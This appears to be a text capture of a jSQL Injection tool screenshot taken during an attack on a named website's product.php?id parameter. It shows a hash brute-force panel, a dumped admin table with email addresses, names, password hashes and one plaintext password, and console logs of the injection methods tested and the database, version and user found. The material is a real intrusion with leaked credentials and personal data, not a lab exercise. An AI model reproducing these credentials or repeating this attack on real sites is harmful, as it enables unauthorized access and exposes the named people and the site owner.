Applications ▾ Places ▾ com-jsql-MainApplication ▾ Mon 18:33 ●

JSQ Injection

http://www.tunesoman.com/product.php?id=200

SQL shell Upload Brute force Cod ↵ admin\_user ✕

Current string: IR2  
Current hash: 3064949446203EB339DAEA1F6FC623C4

Number of possibilities: 7820126495  
Checked hashes: 384613  
Estimated hashes left: 7819741725  
Per second: 0

Time elapsed: 0days 0h 0min 0s  
Percent done: 0.0049284366%

		admin_email	admin_first_name	admin_last_name	admin_level	admin_pass
1	x1	infor@tunesoman.com	ZAK	ZAK	1	fddeb1b4a3de84e0e88250a66804132f4
2	x1	mahesh.kaushik@milagro.in	Mahesh	Kaushik	1	80a8a1240904e9255b86b86aa8d25eff
3	x1	sadfsd	zak	sdfa	1	singh@123

Character(s) to exclude Length min. 1 max. 5

Stop

Console Chunk Boolean Network

```
[18:23:30,363] Testing json::json_keys in order by...  
[18:23:58,858] Testing XML::extractvalue...  
[18:23:59,553] Vulnerable to XML::extractvalue using 27 characters  
[18:23:59,553] Testing XML::extractvalue in Order By...  
[18:23:59,900] Normal test...  
[18:24:05,247] Using strategy [Error GROUPBY::floor_rand]  
[18:24:05,251] Fetching informations...  
[18:24:05,997] Database [db363851433] on MySQL [5.5.60-0+deb7u1-log] for user [dbo363851433@74.208.114.73]  
[18:24:05,997] Fetching databases...  
[18:24:06,837] Done
```